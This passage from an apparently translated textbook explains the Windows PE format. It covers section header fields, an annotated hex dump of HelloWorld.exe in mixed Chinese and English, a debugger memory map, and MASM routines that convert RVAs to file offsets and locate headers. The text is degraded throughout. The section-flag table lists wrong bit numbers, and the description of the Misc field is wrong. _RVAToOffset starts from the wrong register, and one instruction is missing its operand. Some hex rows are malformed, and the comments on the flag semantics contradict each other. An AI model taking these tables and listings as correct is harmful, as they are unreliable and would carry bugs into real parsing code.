**TIP:** To find specific types of data or resources in a PE file, start from this structure. By looking up the RVA addresses and lengths of various resources, you can retrieve the relevant data, as mentioned earlier.

---

#### 3.5.4 DATA DIRECTORY ENTRIES IMAGE\_DATA\_DIRECTORY FIELDS

##### 42. IMAGE\_DATA\_DIRECTORY.VirtualAddress

+0000h, 4 bytes. As previously described, this field records the RVA (Relative Virtual Address) of a specific type of data. For different types of data structures, the definition and length of this field may vary, and some data may not even have an RVA (e.g., the size field of the certificate data).

##### 43. IMAGE\_DATA\_DIRECTORY.isize

+0004h, 4 bytes. This field records the length of the data block of a specific type.

---

#### 3.5.5 SECTION HEADER IMAGE\_SECTION\_HEADER FIELDS

##### 44. IMAGE\_SECTION\_HEADER.Name1

+0000h, 8 characters. This field consists of 8 characters, generally an ASCII string terminated by a null ('0') character, which identifies the name of the section. The content can be user-defined.

This field does not have to follow the ANSI character set rules, nor does it have to be null ('0') terminated. If not null ('0') terminated, the system treats it as a continuous 8-character string and determines its length based on this length.

##### 45. IMAGE\_SECTION\_HEADER.Misc

+0008h, 4 bytes. This field is a union type and may contain any type of data. Its value is generally not relevant for most PE files.

##### 46. IMAGE\_SECTION\_HEADER.VirtualAddress

+000Ch, 4 bytes. The RVA address of the section.

##### 47. IMAGE\_SECTION\_HEADER.SizeOfRawData

+0010h, 4 bytes. The size of the section's data in the file. For example, in HelloWorld.exe, where the section size is not large, this value is generally 200h.

#### **48. IMAGE\_SECTION\_HEADER.PointerToRawData**

+0014h, 4 bytes. The file offset to the beginning of the section's data. For example, in our case, the .text section starts at offset 0x00000400.

#### **49. IMAGE\_SECTION\_HEADER.PointerToRelocations**

+0018h, 4 bytes. When used in .obj files, this field points to the relocation table.

#### **50. IMAGE\_SECTION\_HEADER.PointerToLinenumbers**

+001Ch, 4 bytes. The file offset to the beginning of the line-number table (used for debugging).

#### **51. IMAGE\_SECTION\_HEADER.NumberOfRelocations**

+0020h, 4 bytes. The number of relocation entries in the relocation table (used in .OBJ files).

#### **52. IMAGE\_SECTION\_HEADER.NumberOfLinenumbers**

+0022h, 4 bytes. The number of line-number entries.

#### **53. IMAGE\_SECTION\_HEADER.Characteristics**

+0024h, 4 bytes. The attributes of the section. This field is very important as it is a flag that marks various attributes of the section. Different bits represent different attributes, as shown in Table 3-7. These attribute bits describe how the section is used in memory.

**Table 3-7** IMAGE\_SECTION\_HEADER.Characteristics Flag Definitions

BIT	CONSTANT NAME	DESCRIPTION
5	IMAGE_SCN_CNT_CODE 0x00000020h	Section contains executable code
6	IMAGE_SCN_CNT_INITIALIZED_DATA 0x00000040h	Section contains initialized data
7	IMAGE_SCN_CNT_UNINITIALIZED_DATA 0x00000080h	Section contains uninitialized data
8	IMAGE_SCN_LNK_OTHER 0x00000100h	Reserved for future use
20	IMAGE_SCN_MEM_DISCARDABLE 0x02000000h	Section can be discarded
21	IMAGE_SCN_MEM_NOT_CACHED 0x04000000h	Section data is not cacheable
22	IMAGE_SCN_MEM_NOT_PAGED 0x08000000h	Section data is not pageable
23	IMAGE_SCN_MEM_SHARED 0x10000000h	Section can be shared
24	IMAGE_SCN_MEM_EXECUTE 0x20000000h	Section can be executed
25	IMAGE_SCN_MEM_READ 0x40000000h	Section can be read
26	IMAGE_SCN_MEM_WRITE 0x80000000h	Section can be written to

The typical attribute of code sections is 0x60000020h, which means executable, readable, and containing code. The typical attribute of data sections is 0xC0000040h, which means readable, writable, and containing initialized data. The typical attribute of resource sections (.rsrc) is 0x40000040h, which means readable and containing initialized data.

Of course, the definition of attributes is not necessarily limited to these. For example, when a PE file is compressed, the code section may be writable because the decompression code needs to write decompressed code back to the code section. You can try this: first retrieve the compressed code, decompress it, and execute it. If the compressed software cannot run correctly after decompression, it is likely because the writable attribute of the code section was not set correctly.

---

### 3.5.6 DISASSEMBLING THE HELLOWORLD PROGRAM

Next, let's disassemble the HelloWorld.exe program and analyze the definitions of each section. In the following sections, we'll examine the program's assembly code and explain each example, so you can better understand the PE file format through practical experience.

MZ 标识  
 ↓ MZ Signature

000 4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00 DOS 头

010 B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00

020 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

E\_lfanew PE Header Position E\_lfanew PE 头位置  
 ↓  
 030 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 **B0 00 00 00**

040 0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68 DOS Stub

050 69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F

060 74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20

070 6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00 00

080 5D 5C 6D C1 19 3D 03 92-19 3D 03 92 19 3D 03 92

090 97 22 10 92 1E 3D 03 92-E5 1D 11 92 18 3D 03 92

0A0 52 69 63 68 19 3D 03 92-00 00 00 00 00 00 00 00  
 intel 386 3 sections file creation time

PE 头标识 intel 386 3 个节 文件创建时间  
 ↓ ↓ ↓ ↓

0B0 50 45 00 00 4C 01 03 00-02 24 F6 4B 00 00 00 00 PE 头

IMAGE\_OPTIONAL\_HEADER32 length usual exe image embedded exe image total code size  
 IMAGE\_OPTIONAL\_HEADER32 的长度 普通 exe 装入 exe 映像 所有代码段大小

0C0 00 00 00 00 E0 00 0F 01-0B 01 05 0C 00 02 00 00  
 Initialized data size Uninitialized data size Entry point RVA Code section RVA  
 已初始化数据段大小 未初始化数据段大小 程序执行入口 RVA 代码节起始 RVA

0D0 00 04 00 00 00 00 00-00 10 00 00 00 10 00 00  
 数据节起始 RVA 建议程序装载地址 内存节对齐粒度 文件节对齐粒度

0E0 00 20 00 00 00 00 40 00-00 10 00 00 00 02 00 00

0F0 04 00 00 00 00 00 00 00-04 00 00 00 00 00 00 00  
 内存中 PE 映像尺寸 PE 头+DOS 头+节表大小 校验和 windows 图形界面

100 00 40 00 00 00 04 00 00-00 00 00 00 02 00 00 00  
 框设置...

110 00 00 10 00 00 10 00 00-00 00 10 00 00 10 00 00  
 导出表

120 00 00 00 00 10 00 00 00-00 00 00 00 00 00 00 00  
 数据目录

Base relocation table RVA Base relocation table size Debug table

导入表起始 RVA 导入表长度 资源表

130 10 20 00 00 3C 00 00 00-00 00 00 00 00 00 00 00

	异常表		安全表	
140	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00			
	重定位表		调试信息	
150	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00			
	版权信息		全局 PTR	
160	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00			
	线程本地存储		配置加载表	
170	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00			
	绑定导入表		导入函数地址表	
180	00 00 00 00 00 00 00 00-00 20 00 00 10 00 00 00			
	延迟导入表		CLR 头	
190	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00			
	预留	↔	.text 节表名	节 表
1A0	00 00 00 00 00 00 00-2E 74 65 78 74 00 00 00 .text			
	节区尺寸	节区 RVA 地址	文件中对齐后尺寸	文件中偏移
1B0	24 00 00 00 00 10 00 00-00 02 00 00 00 04 00 00			
	代码节属性 ( 可读可运行 )			
1C0	00 00 00 00 00 00 00-00 00 00 00 20 00 00 60			
	.rdata 节表名			
1D0	2E 72 64 61 74 61 00 00-92 00 00 00 00 20 00 00 .rdata			
1E0	00 02 00 00 00 06 00 00-00 00 00 00 00 00 00 00			
	常量节属性 ( 可读 )		.data 节表名	
1F0	00 00 00 00 40 00 00 40-2E 64 61 74 61 00 00 00 .data			
200	0B 00 00 00 00 30 00 00-00 02 00 00 00 08 00 00			
	数据节属性 ( 可读可写 )			
210	00 00 00 00 00 00 00 00-00 00 00 00 40 00 00 c0			

← → 补齐到 400h

**240** 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

**3E0** 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

**3F0** 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

Code Section  
代码区

**400** 6A 00 6A 00 68 00 30 40-00 6A 00 E8 08 00 00 00 00 00 00

**410** 6A 00 E8 07 00 00 00 CC-FF 25 08 20 40 00 FF 25

**420** 00 20 40 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

**430** 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

**5E0** 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

**5F0** 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

Import Table  
导入表

**600** 76 20 00 00 00 00 00 00-5C 20 00 00 00 00 00 00 00 00

**610** 54 20 00 00 00 00 00 00-00 00 00 00 00 6A 20 00 00

**620** 08 20 00 00 4C 20 00 00-00 00 00 00 00 00 00 00 00 00

**630** 84 20 00 00 00 20 00 00-00 00 00 00 00 00 00 00 00 00

**640** 00 00 00 00 00 00 00 00-00 00 00 00 00 76 20 00 00

**650** 00 00 00 00 5C 20 00 00-00 00 00 00 00 9D 01 4D 65

**660** 73 73 61 67 65 42 6F 78-41 00 75 73 65 72 33 32

**670** 2E 64 6C 6C 00 00 80 00-45 78 69 74 50 72 6F 63

**680** 65 73 73 00 6B 65 72 6E-65 6C 33 32 2E 64 6C 6C

**690** 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

**7E0** 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

**7F0** 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

Data Section  
数据区

**800** 48 65 6C 6C 6F 57 6F 72-6C 64 00 00 00 00 00 00 00 00

**810** 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

**9E0** 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

**9F0** 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

**Note:** The content above is the actual bytecode of the file. When the file is loaded into memory by the operating system, some changes may occur. To truly understand the PE file format, one must also consider the changes that occur when the file is loaded into memory.

### 3.6 PE MEMORY IMAGE

Run the OD software, select "File" -> "Open" and in the pop-up dialog box, choose the file to open (D:\masm32\source\chapter3\HelloWorld.exe); then select "View" -> "Memory" to see its memory allocation, as shown in Figure 3-14.

地址	大小	属主	区域	标签	内容	访问	初始设置	已映射为
00010000 00001000	00010000 (自身)				Priv 00011004	RW	RW	
00020000 00001000	00020000 (自身)				Priv 00021004	RW	RW	
00120000 00001000	00030000				Priv 00021104	RW (修改) RW	RW	
00130000 00002000	00030000 (自身)				Map 00041002	R	R	
00140000 00001000	00140000 (自身)				Priv 00031004	RW	RW	
00240000 00002000	00040000 (自身)				Priv 00031104	RW	RW	
00250000 00002000	00050000 (自身)				Map 00041004	RW	RW	
00260000 00001000	00260000 (自身)				Map 00041002	R	R	\Device\HarddiskVolume1\WINDOWS\system32\ui.dll
00280000 000041000	00280000 (自身)				Map 00041002	R	R	\Device\HarddiskVolume1\WINDOWS\system32\local.dll
002B0000 000041000	002B0000 (自身)				Map 00041002	R	R	\Device\HarddiskVolume1\WINDOWS\system32\sort1.dll
00320000 00006000	00320000 (自身)				Map 00041002	R	R	\Device\HarddiskVolume1\WINDOWS\system32\sort1.dll
00330000 000041000	00330000 (自身)				Map 00041002	R	R	
00360000 00001000	00360000 (自身)				Priv 00021040	RWE	RWE	
00390000 00001000	00390000 (自身)				Priv 00021040	RWE	RWE	
003A0000 00001000	003A0000 (自身)				Priv 00021004	RW	RW	
003C0000 00001000	003C0000 (自身)				Priv 00021044	RW	RW	
00CC0000 00001000	003C0000 (自身)				Priv 00021004	RW	RW	
00400000 00001000	HelloWorld 00400000 (自身)		text	PE 文件头	Image 01001002	R	RWE	
00401000 00001000	HelloWorld 00400000 (自身)		rdata	代码	Image 01001002	R	RWE	
00402000 00001000	HelloWorld 00400000 (自身)		data	输入表	Image 01001002	R	RWE	
00403000 00001000	HelloWorld 00400000 (自身)			数据	Image 01001002	R	RWE	
00410000 00005000					Image 01001002	R	R	
00420000 00002000					Map 00041020	R E	R E	
004E0000 00103000					Map 00041020	R E	R E	
005F0000 000AA000					Map 00041002	R	R	
002C2000 00001000	LPK 62C20000 (自身)			PE 文件头	Image 01001002	R	RWE	

Figure 3-14 Loading the memory image of HelloWorld.exe

From the figure, we can see the distribution of the file's sections in memory:

PE Header + Code + Import Table + Data

Each part is aligned to 1000h, as each running program in the Windows operating system has its own independent address space. Therefore, based on the PE file code IMAGE\_OPTIONAL\_HEADER32.ImageBase recommended base address value, this EXE file is loaded at the starting address of the virtual memory at 0x00400000h.

Please practice by checking the header description information of HelloWorld.exe in OD. To learn more about the allocation of Windows virtual memory address space, refer to Chapter 11. Figure 3-15 explains the difference between the file and the memory image of PE sections.




Figure 3-15 Comparison of PE file image and PE memory image

As shown in Figure 3-15, from the file to memory, the "header" and "section" parts of the data do not change at all. Most of the sections are also aligned to 0x200h. For each section, the method of determining the actual

size is determined by the fields IMAGE\_OPTIONAL\_HEADER32.FileAlignment and IMAGE\_OPTIONAL\_HEADER32.SectionAlignment.

---

### 3.7 PE FILE HEADER PROGRAMMING

To understand the internal structure of the PE file and the memory image of the PE file, what we need to learn next is how to write functions related to the file and memory data structures in assembly language. These functions are not complicated, most of them are similar to the functions we have written before.

---

#### 3.7.1 CONVERTING BETWEEN RVA AND FOA

RVA is a relative virtual address, while FOA is a file offset address. In the process of programming, you often need to convert between these two. The following will introduce how to implement the conversion between them through a program.

The PE file header of the PE file and the PE memory image are the same, but the size of the sections and the alignment may vary. The section table records the RVA of each section in the memory image, and also records the offset of the section in the file. The section table IMAGE\_SECTION\_HEADER is the only place where we can find the connection between these two addresses. Let's review the definition of IMAGE\_SECTION\_HEADER.

```
IMAGE_SECTION_HEADER STRUCT
    Name db IMAGE_SIZEOF_SHORT_NAME dup(?) ; 8-byte section name
    union Misc
        PhysicalAddress dd ?
        VirtualSize dd ? ; 08h size of section
    ends
    VirtualAddress dd ? ; 0Ch RVA of section
    SizeOfRawData dd ? ; 10h size of section in file
    PointerToRawData dd ? ; 14h file offset of section
    PointerToRelocations dd ? ; 18h offset to relocation table
    PointerToLinenumbers dd ? ; 1Ch offset to line-number table
    NumberOfRelocations dw ? ; 20h number of relocations
    NumberOfLinenumbers dw ? ; 22h number of line numbers
    Characteristics dd ? ; 24h section attributes
IMAGE_SECTION_HEADER ENDS
```

Because the sections are linearly arranged in memory, if we find the starting RVA of one section, we can know the size of the previous section. All sections are aligned from the start of the PE header, excluding the PE header in the file but including it in memory.

When you have the RVA of each section, you can convert the RVA to the file offset for each section. Having the offset of the file in the header section, you can determine the RVA, and vice versa. The steps are as follows:

1. Find the RVA in a section and subtract the offset of the section from the header.
2. Convert the offset to the file offset using the offset in the file header.
3. **STEPS TO CONVERT RVA TO FOA:**
4. **STEP 1:** Determine which section the specified RVA falls into.
5. **STEP 2:** Find the section's start address  $RVA_0 = IMAGE\_SECTION\_HEADER.VirtualAddress$ .
6. **STEP 3:** Calculate the offset:  $offset = RVA - RVA_0$ .

7. STEP 4: Calculate the offset relative to the start of the file: FOA = IMAGE\_SECTION\_HEADER.PointerToRawData + offset

8. EXAMPLE:




FIGURE 3-16 Conversion from RVA to FOA

From the steps described above and Figure 3-16, we can summarize:

STEP 1: Clearly, comparing RVAs, if  $RVA_{20} < RVA < RVA_{30}$ , the specified RVA falls into section 2.

STEP 2: Find the section's start address:  $RVA_0 = RVA_{20}$

STEP 3: The offset within the section is:  $offset = RVA - RVA_{20}$

STEP 4: The offset relative to the start of the file is:  $FOA = IMAGE\_SECTION\_HEADER.PointerToRawData + offset = FOA_{20} + offset = FOA_{20} + (RVA - RVA_{20})$

From memory RVA to file offset conversion (relative to the file header) detailed conversion function is listed in code segment 3-1.

**Code Segment 3-1** Converting memory RVA to file offset function, RVAToOffset (chapter3\PEHeader.asm)

```
1 ;-----
2 ; Convert the relative virtual address (RVA) to a file offset
3 ; lp_FileHead is the base address of the file in memory
4 ; _dwRVA is the RVA address to be converted
5 ;
6 _RVAToOffset proc _lpFileHead, _dwRVA
7 local @dwReturn
8
9 pushad
10 mov esi, _lpFileHead
11 assume esi:ptr IMAGE_DOS_HEADER
12 add esi, [esi].e_lfanew
13 assume esi:ptr IMAGE_NT_HEADERS
```

```

14 mov edi, _dwRVA
15 mov edx, edi
16
17 add edx, sizeof IMAGE_NT_HEADERS
18 assume edx:ptr IMAGE_SECTION_HEADER
19 movzx ecx, [esi].FileHeader.NumberOfSections
20 ; Traverse the sections
21 .repeat
22
23 mov eax, [edx].VirtualAddress
24 ; Calculate the section's end RVA, the main reason for not using Misc is
because the Misc value is wrong in some cases
25 add eax, [edx].SizeOfRawData
26 if (edi >= [edx].VirtualAddress) && (edi < eax)
27 mov eax, [edx].VirtualAddress
28 ; Calculate the offset within the section
29 sub edi, eax
30 mov eax, [edx].PointerToRawData
31 ; Add the base address of the file in memory
32 add eax, edi
33 jmp @F
34 .endif
35
36 add edx, sizeof IMAGE_SECTION_HEADER
37 .untilcxz
38 assume edx:nothing
39 assume esi:nothing
40 mov eax, -1
41 @@:
42 mov @dwReturn, eax
43 popad
44 mov eax, @dwReturn
45 ret
46 _RVAToOffset endp

```

At the same time, everyone can analyze the conversion from file offset to RVA by themselves. However, the conversion from file offset to RVA is not often used in the code but is useful when debugging in OD. The detailed code can be found in chapter3\PEInfo.asm.

### 3.7.2 DATA POSITIONING

When implementing PE file header programming, most operations go through three steps: positioning, fetching data, and manipulation. Positioning includes: locating the PE header, locating the data directory, and locating the section table.

Data positioning will be called in two main situations. The first situation is to retrieve the information for the PE image file. The second situation is to retrieve information for mapped memory. Below are the three common positioning types in PE file headers.

#### 1. PE Header Positioning

Since any data positioning must first locate the PE header, the PE header positioning code is the foundation. The specific code for the PE header positioning is shown in Code Segment 3-2.

**Code Segment 3-2** Function for positioning PE header, \_PE (chapter3\PEHeader.asm)

```

1 ;-----
2 ; Returns the PE identifier
3 ; _lpHeader: The base address of the image
4 ; _dwFlag1: 0 means _lpHeader points to the start of the image file header
5 ;           1 means _lpHeader points to the internal image data
6 ; _dwFlag2:

```

```

7 ; 0 means returns the RVA (Relative Virtual Address): the offset relative to the
image base address
8 ; 1 means returns the FOA (File Offset Address): the offset relative to the file
start
9 ;
10 ; Returns eax=PE identifier address
11 ;-----
12 ; Parameters:
13 ; _lpHeader: The base address of the image
14 ; _dwFlag1: 0 means _lpHeader points to the start of the image file header, so return FOA
15 ;           1 means _lpHeader points to the internal image data, so return RVA
16 ;-----
17 _PE proc _lpHeader:ptr, _dwFlag1:dword, _dwFlag2:dword
18     local @ret
19     local @imageBase
20
21     pushad
22     mov esi, _lpHeader
23     assume esi:ptr IMAGE_DOS_HEADER
24     add esi, [esi].e_lfanew
25     mov edi, esi
26     assume edi:ptr IMAGE_NT_HEADERS
27     mov eax, [edi].OptionalHeader.ImageBase ; Get the image base address
28     mov @imageBase, eax
29
30     .if _dwFlag1==0 ; _lpHeader points to the image file header
31         .if _dwFlag2==0 ; Return RVA
32             mov eax, esi
33             mov @ret, eax
34         .elseif _dwFlag2==1 ; No meaning, return FOA
35             sub esi, _lpHeader
36             mov eax, esi
37             mov @ret, eax
38         .else ; _dwFlag2==2 or 3 means meaningless condition
39             sub esi, _lpHeader
40             add esi, @imageBase
41             mov eax, esi
42             mov @ret, eax
43     .endif
44     .else ; _lpHeader points to the internal image data
45         .if _dwFlag2==0 ; Return RVA
46             sub esi, _lpHeader
47             add esi, @imageBase
48             mov eax, esi
49             mov @ret, eax
50         .elseif _dwFlag2==1 ; Return FOA
51             mov eax, esi
52             mov @ret, eax
53         .else ; _dwFlag2==2 or 3 means meaningless condition
54             sub esi, _lpHeader
55             add esi, @imageBase
56             mov eax, esi
57             mov @ret, eax
58     .endif
59 .endif
60     popad
61     mov eax, @ret
62     ret
63 _PE endp

```

As shown above, when the function's third argument is 0, it indicates that \_lpHeader's base address is the base address of the PE image. Otherwise, it is the base address of the file. The function returns 4 types of addresses, which are divided by \_dwFlag2. The values and their definitions are as follows:

- If \_dwFlag2 is 0, it returns the RVA + image base address.
- If \_dwFlag2 is 1, it returns the FOA + file base address.

- If `_dwFlag2` is 2, it returns the RVA.
- If `_dwFlag2` is 3, it returns the FOA.

Of course, some combinations of `_dwFlag1` and `_dwFlag2` are meaningless. For example, when `_dwFlag1=0` and `_dwFlag2=1`, the return value is undefined, because the base address at this time is the base address of the PE image loaded in memory, and the file offset address at this time is a virtual value. In this case, the program can simply return the FOA address.

2. Data Directory Item Definition The data directory items usually involve the storage of various data types. The specific implementation code is shown in code snippet 3-3.

**Code Snippet 3-3 Defining Data Directory Item Function `_rDDEntry` (chapter3\PEHeader.asm)**

```

1 ;-----
2 ; Get the starting address of the data item specified by the index in the
3 ; directory
4 ; _lpHeader Starting address of the header
5 ; _index Index of the data item in the directory, starting from 0
6 ; _dwFlag1
7 ;   0 indicates _lpHeader is the PE image header
8 ;   1 indicates _lpHeader is the internal mapped file header
9 ; _dwFlag2
10 ;   0 indicates to return RVA+module base address
11 ;   1 indicates to return FOA+file base address
12 ;   2 indicates to return RVA
13 ;   3 indicates to return FOA
14 ; Returns the address of the data item specified by the index in eax
15 ;-----
16 _rDDEntry proc _lpHeader, _index, _dwFlag1, _dwFlag2
17     local @ret, @ret1, @ret2
18     local @imageBase
19     pushad
20     mov esi, _lpHeader
21     assume esi:ptr IMAGE_DOS_HEADER
22     add esi, [esi].e_lfanew ; PE signature
23     assume esi:ptr IMAGE_NT_HEADERS
24     mov eax, [esi].OptionalHeader.ImageBase ; Program's default loading address
25     mov @imageBase, eax
26
27     add esi, 0078h ; Point to DataDirectory
28
29     xor eax, eax ; Index * 8
30     mov eax, _index
31     mov bx, 8
32     mul bx
33     mov ebx, eax
34     ; Get the location of the data item specified by the index, which is RVA
35     mov dword ptr [esi][ebx]
36     mov @ret1, eax
37
38     .if _dwFlag1==0 ; _lpHeader is PE image header
39         .if _dwFlag2==0 ; RVA+module base address
40             add eax, _lpHeader
41             mov @ret, eax
42         .elseif _dwFlag2==1 ; Ignored, return FOA
43             invoke _RVAToOffset, _lpHeader, eax
44             mov @ret, eax
45         .elseif _dwFlag2==2 ; RVA
46             mov @ret, eax
47         .elseif _dwFlag2==3 ; FOA
48             invoke _RVAToOffset, _lpHeader, eax
49             mov @ret, eax
50     .endif
51     .else ; _lpHeader is internal mapped file header

```

```

51     .if _dwFlag2==0 ; RVA+module base address
52         add eax, @imageBase
53         mov @ret, eax
54     .elseif _dwFlag2==1 ; FOA+file base address
55         invoke _RVAToOffset, _lpHeader, eax
56         mov @ret2, eax
57         add eax, _lpHeader
58         mov @ret, eax
59     .elseif _dwFlag2==2 ; RVA
60         mov @ret, eax
61     .elseif _dwFlag2==3 ; FOA
62         invoke _RVAToOffset, _lpHeader, eax
63         mov @ret, eax
64     .endif
65     .endif
66     popad
67     mov eax, @ret
68     ret
69 _rDDEntry endp

```

Line 19 assigns the address of the file header mapped in memory to the esi register via the lpHeader pointer;

Line 21 uses the IMAGE\_DOS\_HEADER.e\_lfanew field to locate the PE header;

Lines 23-24 extract the suggested base address of the PE module to the variable @imageBase;

Line 26 adds 78h to the value of esi, making esi point to the data directory;

Lines 28-32 calculate the offset of the specified data directory entry based on the index and the starting address of the data directory table;

Lines 37-67 return the address value of the specified data directory entry under different conditions according to the parameters passed in.

To call this function in the main program, you can use the following code:

```

; PEHeader.exe Import Table Data Entry VA
invoke _rDDEntry, 00400000h, 01h, 0, 0
invoke wsprintf, addr szBuffer, addr szOut, eax
invoke MessageBox, NULL, offset szBuffer, NULL, MB_OK ; Display 00402014h

; PEHeader.exe Import Table Data Entry FOA
invoke _rDDEntry, 00400000h, 01h, 0, 3
invoke wsprintf, addr szBuffer, addr szOut, eax
invoke MessageBox, NULL, offset szBuffer, NULL, MB_OK ; Display 00000614h

```

### 3. SECTION TABLE OFFSET

The section table offset is generally used to retrieve data for each section. The actual implementation is shown in code snippet 3-4.

**Code Snippet 3-4** Function for Determining the Section Table Offset (\_rSection from chapter3\PEHeader.asm)

```

1 ;-----
2 ; Define the node items of the location pointing table
3 ; _lpHeader: header base address
4 ; _index: indicates several node items, starting from 0
5 ; _dwFlag1:
6 ;     0 indicates _lpHeader is PE image header
7 ;     1 indicates _lpHeader is within the mapped file header
8 ; _dwFlag2:

```

```

9 ;      0 indicates returning RVA + module base address
10;     1 indicates returning FOA + file base address
11;     2 indicates returning RVA
12;     3 indicates returning FOA
13; Returns the address of the node item table specified by the index
14;-----
15 _rSection proc _lpHeader, _index, _dwFlag1, _dwFlag2
16    local @ret,@ret1,@ret2
17    local @imageBase
18    pushad
19    mov esi, _lpHeader
20    assume esi:ptr IMAGE_DOS_HEADER
21    add esi, [esi].e_lfanew ; PE signature
22    assume esi:ptr IMAGE_NT_HEADERS
23    mov eax, [esi].OptionalHeader.ImageBase ; program's proposed base address
24    mov @imageBase, eax
25
26    mov eax, [esi].OptionalHeader.NumberOfRvaAndSizes
27    mov bx, 8
28    mul bx
29
30    add esi, 0078h ; points to DataDirectory
31    add esi, eax ; adds the size of DataDirectory, pointing to the start of
the section
32
33    xor eax, eax ; index*40
34    mov eax, _index
35    mov bx, 40
36    mul bx
37
38    add esi, eax ; points to the address of the node item
39
40    .if _dwFlag1 == 0 ; _lpHeader is PE image header
41        .if _dwFlag2 == 0 ; RVA + module base address
42            mov eax, esi
43            mov @ret, eax
44        .else
45            sub esi, _lpHeader
46            mov eax, esi
47            mov @ret, eax
48        .endif
49    .else ; _lpHeader is within the mapped file header
50        .if _dwFlag2 == 0 ; RVA + module base address
51            sub esi, _lpHeader
52            add esi, @imageBase
53            mov @ret, eax
54        .elseif _dwFlag2 == 1 ; FOA + file base address
55            mov eax, esi
56            mov @ret, eax
57        .elseif _dwFlag2 == 2
58            sub esi, _lpHeader
59            mov eax, esi
60            mov @ret, eax
61        .endif
62    .endif
63    popad
64    mov eax, @ret
65    ret
66 rSection endp

```

Lines 26 to 28 get the value of IMAGE\_OPTIONAL\_HEADER32.NumberOfRvaAndSizes and store it in the register according to the length of the directory table. Lines 33 to 37 calculate the offset of the specified index item from the beginning of the directory table. Lines 40 to 62 calculate and return the various address values of the specified index item under different conditions based on the parameters passed. The code for calling in the main program is as follows:

```

; PEHeader.exe returns the virtual address of the 2nd item in the directory
table
invoke _rSection,00400000h,01h,0,0
invoke wsprintf,addr szBuffer,addr szOut,eax
invoke MessageBox,NULL,offset szBuffer,NULL,MB_OK ; shows 004001d0

; PEHeader.exe returns the file address of the 2nd item in the directory
table
invoke _rSection,00400000h,01h,0,1
invoke wsprintf,addr szBuffer,addr szOut,eax
invoke MessageBox,NULL,offset szBuffer,NULL,MB_OK ; shows 000001d0

```

